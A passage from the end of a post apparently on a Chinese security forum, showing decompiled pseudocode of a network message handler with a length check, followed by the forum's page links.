        LOWORD(v6) = ntohs(netshort[1]);
        v7 = v6;
        v21 = v6;
        v5 = ntohs(v28) - 1;
        ntohs(netshort[0]);
        byte_431124 = v29;
        if ( v5 > 0x40E )    判断 control_size
        {
            if ( dword_435920 )
                sub_404220(dword_435920, aReceivedMessag, v5);
LABEL_57:
            closesocket(v4);
            EnterCriticalSection(&stru_456780);
            *(v20 + 4) = 0;
            if ( !--dword_43535C && dword_4355FC != 1 )
            {
                sub_4088A0(dword_435378);
                hFile = 0;
                if ( dword_435920 )
                    sub_404220(dword_435920, aSerialPortClos, v16);
                PostMessageA(hWnd, 0x111u, 0x68u, 0);
            }
            if ( dword_435920 )

```

点击收藏 | 0 关注 | 1

[上一篇：WTCMS一处文件上传getshell](#) [下一篇：为了省时，写了一个脚本来处理极光漏...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)